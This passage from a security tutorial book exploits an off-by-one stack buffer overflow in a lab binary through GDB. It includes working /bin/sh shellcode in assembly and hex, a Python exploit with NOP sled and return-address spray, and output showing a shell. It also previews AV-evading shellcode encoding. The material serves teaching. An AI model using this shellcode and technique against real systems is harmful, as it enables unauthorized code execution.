EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804841c <func+40>: mov    DWORD PTR [esp],0x8048554
   0x8048423 <func+47>: call   0x8048300 <printf@plt>
   0x8048428 <func+52>: leave
=> 0x8048429 <func+53>: ret
```

Figure 4.6: EBP points into the buffer instead to the old location

Here we see the new register value for EBP. EBP points now into the buffer. If we continue, the application will crash because the EIP points to the instructions at 0x41414141 which is invalid.

Hence we look to the stack location where the EBP is pointing to, we will see a whole bunch of 0x41.




```
gdb-peda$ x/100x $ebp
0xbffff200:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff208:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff210:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff218:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff220:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Figure 4.7: Dump of the stack where EBP is pointing to

At this point we can try to find the location where the buffer is starting from. With the command:

```
x/1000x $ebp-1000
```

we can find the location where the buffer is beginning.



```
0xbfffee98:     0xf4    0x5f    0xfc    0xb7    0x28    0x84    0x04    0x08
0xbfffeea0:     0x54    0x85    0x04    0x08    0xa8    0xee    0xff    0xbf
0xbfffeea8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffeeb0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffeeb8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Figure 4.8: Dump of the stack where the buffer begins

We see in *Figure 4.8* the Buffer begins at the address "0xbfffeea8". We also know where exactly the EBP points to. With these two pieces of information, we can calculate the offset to the EBP register value.

$$\begin{aligned} offset &= 0xbffff200_{hex} - 0xbfffeea8_{hex} = 0x358_{hex} \Leftrightarrow 856_{dec} \\ retaddr &= 1024 - offset = 1024 - 856 = 168 \end{aligned}$$

The exact offset is 856 bytes and the rest of the buffer can be used for the return address which will point to our desired location. Our desired location can be another function, a PLT, or a buffer location where we injected our shellcode.

4.8 Write the exploit

We identified the vulnerability and we could calculate the offset to the EBP. Now we can start to write the exploit for this vulnerability. Simply we can start with a template which includes the offset and the return address.

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

junk = 'A' * 856
ret = 'B' * 168

buf = junk + ret
print(buf)
```


As our shellcode we can write a simple "/bin/sh"-shellcode. This shellcode looks like the code below:

```
;Shellcode which spawns a /bin/sh shell (25 bytes)
section .text
global _start
_start:
  xor eax, eax
  push eax

  push 0x68732f6e
  push 0x69622f2f
  mov ebx, esp

  push eax
  push ebx

  mov ecx, esp
  xor edx, edx
  mov al, 11
  int 0x80
```

This results to this extracted hex string:

```
\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f
\x62\x69\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0
\x0b\xcd\x80
```

The shellcode can be embedded into out exploit code. At this point we can test the exploit in GDB to verify that the offset is correct.



```
gdb-peda$ r $(python exploit.py)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x41414141 ('AAAA')
EBX: 0xb7fc5ff4 --> 0x1a7d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x42424242 ('BBBB')
ESP: 0xbffff208 ('B' <repeats 160 times>)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff208 ('B' <repeats 160 times>)
0004| 0xbffff20c ('B' <repeats 156 times>)
0008| 0xbffff210 ('B' <repeats 152 times>)
0012| 0xbffff214 ('B' <repeats 148 times>)
0016| 0xbffff218 ('B' <repeats 144 times>)
0020| 0xbffff21c ('B' <repeats 140 times>)
0024| 0xbffff220 ('B' <repeats 136 times>)
0028| 0xbffff224 ('B' <repeats 132 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

Figure 4.9: Verify the offset (cutted)

In *Figure 4.9* we see, the offset is correct because EIP points now to 0x42424242 which is the placeholder of our return address. For now, we can think about. how the exploit could be built. A good scheme will be, the exploit starts with a Nopsled. After this is the shellcode placed. After the shellcode, we place our return address. This one points somewhere into our Nopsled. The fine trick of the return address is, the address is used to fill the rest of the buffer. This means we spray the return address over the rest of the buffer. This is useful if the location changes a bit because it guarantees the return address will be loaded.





Figure 4.10: The scheme of the exploit

This scheme *Figure 4.10* is not very hard to understand, it shows the spraying over the rest of the buffer which results, nearly every address points now to our Nopsled. Spraying addresses across memory is a well-known technique of heap exploitation, which is known as "Heap-spraying". The implementation is very similar to the scheme.




```
  GNU nano 2.2.6                File: exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-

shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f

nops = '\x90' * (856 - len(shellcode))
ret = 'BBBB' * 42

buf = nops + shellcode + ret
print(buf)
```

Figure 4.11: Implemented exploit based of the scheme

We see some changes in the exploit template before (*Figure 4.11*). We changed the multiplier from 168 to 42. This multiplier ensures the return address (4 bytes) is placed 42 times after the shellcode, which results in 168 bytes length of the spray. The first line is our embedded shellcode that will spawn us a shell later. The variable "junk" is now renamed to "nops" which generates our Nopsled. The length of the Nopsled is now calculated by subtracting the length of the shellcode from the total offset to the EBP. Last but not least, the shellcode is now embedded into the buffer which will be printed out as input for the application.

Now it's time to search for a good return address from our buffer. This step is very similar to the classic "return to shellcode" buffer overflow. Note that our return address should fulfill the following requirement, it should be an address which points more into the middle of the Nopsled, because it makes the exploit more reliable. The reliability consists here that the exploit has to work outside of GDB.




```
0xbfffee98:     0x14    0x51    0xfc    0xb7    0x28    0x84    0x04    0x08
0xbfffeea0:     0x54    0x85    0x04    0x08    0xa8    0xee    0xff    0xbf
0xbfffeea8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeeb0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeeb8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeec0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeec8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeed0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeed8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeee0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeee8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeef0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeef8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef00:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef08:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef10:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef18:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef20:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef28:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef30:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef38:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef40:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef48:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef50:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef58:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef60:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef68:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffef70:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

Figure 4.12: Found a potentialy good return address

In GDB we found a good-looking return address that can be utilized. We see in the dump this chosen address is not directly at the beginning of the buffer.


We replace the placeholder with the utilized return address. Consider that the return address should be entered in the little-endian format.



```
  GNU nano 2.2.6                File: exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-

shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x

nops = '\x90' * (856 - len(shellcode))
ret = '\x60\xef\xff\xbf' * 42 #0xbfffef60

buf = nops + shellcode + ret
print(buf)
```

Figure 4.13: Implemented return address in our exploit


Now that the address is now implemented, what we can see in *Figure 4.13*, we can now make a test. We run this exploit now in GDB to look if it works well.



```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0xbffff1fc ("//bin/sh")
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbfffef60 --> 0x90909090
ESP: 0xbffff1f4 --> 0xbffff1fc ("//bin/sh")
EIP: 0xbffff1f8 --> 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
=> 0xbffff1f8:  add    BYTE PTR [eax],al
   0xbffff1fa:  add    BYTE PTR [eax],al
   0xbffff1fc:  das
   0xbffff1fd:  das
[------------------------------------stack-------------------------------------]
0000| 0xbffff1f4 --> 0xbffff1fc ("//bin/sh")
0004| 0xbffff1f8 --> 0x0
0008| 0xbffff1fc ("//bin/sh")
0012| 0xbffff200 ("n/sh")
0016| 0xbffff204 --> 0x0
0020| 0xbffff208 --> 0xbfffef60 --> 0x90909090
0024| 0xbffff20c --> 0xbfffef60 --> 0x90909090
0028| 0xbffff210 --> 0xbfffef60 --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbffff1f8 in ?? ()
gdb-peda$
```

Figure 4.14: The exploit has failed


We got a segmentation fault, but why? The reason that the exploit fails lies in our shellcode. Our shellcode is misplaced while some parts got overwritten during the runtime, which we can see in *Figure 4.14*. We have to rearrange the location of our shellcode. This can be done by breaking the Nopsled into two parts. The first one is subtracted by 200 bytes, which is now the length of the second Nopsled after the shellcode.



```
  GNU nano 2.2.6                File: exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-

shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\

nops = '\x90' * (656 - len(shellcode))
nops2 = '\x90' * 200
ret = '\x60\xef\xff\xbf' * 42 #0xbfffef60

buf = nops + shellcode + nops2 + ret
print(buf)
```

Figure 4.15: New arranged shellcode placement

In *Figure 4.15*, we see, the Nopsled is split into two parts. The first one is decreased by 200 bytes, the second is now increased by 200 bytes. Now we can run the exploit again an we should now get a shell.




```
gdb-peda$ r $(python exploit.py)
������������������������������������������������������������������
������������������������������������������������������������������
������������������������������������������������������������������

������������������������������������������������������������������
`���
process 2863 is executing new program: /bin/dash
$ id
[New process 2869]
process 2869 is executing new program: /usr/bin/id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),
```

Figure 4.16: The exploit works and we got a shell

We the our exploit works, and a shell was created by our exploit.

The interesting question here is can this work outside of GDB?. THe only thing we can to is to test it.



```
pentest@pentest:~/Documents/off-by-one$ ./vuln $(python exploit.py)
�����������������������������������������������������������������
�����������������������������������������������������������������
�����������������������������������������������������������������

�����������������������������������������������������������������
`���
Segmentation fault (core dumped)
pentest@pentest:~/Documents/off-by-one$
```

Figure 4.17: Segmentation fault on running the exploit without GDB

A segmentation fault again? What could be wrong? Where we have a mistake? Well, the reason why it fails is we have a different stack layout and this causes the crash. Why we have a different stack layout? It consists of a shift between the stack in GDB and in the normal environment.





Figure 4.18: Segmentation fault on running the exploit without GDB (2)

The problem is that our EBP is pointing to our return address in GDB, but outside it points to our second Nopsled. So what is the solution to this problem? The result is to subtract from the first Nopsled 64 bytes and add them to the multiplier for our return address. The multiplier will be increased by 16 which is 64 bytes divided by 4.


In Figure 4.19 we applied the fix.



```
  GNU nano 2.2.6                      File: exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-

shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2

nops = '\x90' * (592 - len(shellcode))
nops2 = '\x90' * 200
ret = '\x60\xef\xff\xbf' * 58 #0xbfffef60

buf = nops + shellcode + nops2 + ret
print(buf)
```

Figure 4.19: Fix the exploit

Now, we can run the exploit again and we got a shell. This fix gives our exploit more reliability.



```
pentest@pentest:~/Documents/off-by-one$ ./vuln $(python exploit.py)
������������������������������������������������������������������������
������������������������������������������������������������������������
����������������������������������������������������������1�Phn/shh//

��������������������������`���`���`���`���`���`���`���`���`���`���`���`���
`���
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdr
$ 
```

Figure 4.20: Exploit works now outside of GDB

4.9 Final thoughts

This chapter was maybe hard to understand where exactly the difference between a classic ”return to shellcode” buffer overflow and Off-by-One is. This is a useful technique when your input is restricted in length.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have already learned. If not, then you can read the first and this chapter again and try it put in practice and you will understand.

What we have learned in this chapter? We have learned, what an Off-by-One is and how we can exploit it. We also learned that is a very frequent mistake which developer can do. We also learned that overwritting the saved frame pointer (EBP) can also change the execurion flow.

Off-by-One Buffer overflows are a very common vulnerability type that can be found in nearly any program, either stack based heap based. Today, many programs are compiled with a newer GCC, which decrease an ocurrence of this attack type on the stack, with DEP/NX, ASLR and changed stack alignments. But for the first, it’s very essential to understand how that works.

Chapter 5

Shellcode Alchemy

5.1 Introduction

This Chapter will describe many shellcoding techniques and the forgotten art behind shellcoding. The techniques and shellcoding itself will be described in detail. Here I want to describe why it is important to test a shellcode inside of a C-Application, how a shellcode can be encoded to avoid detection by AV's and what polymorphic shellcodes are. Also, I want to describe how it works on x64 and ARM. Some other interesting stuff about this topic is also included.

5.2 Prerequisites

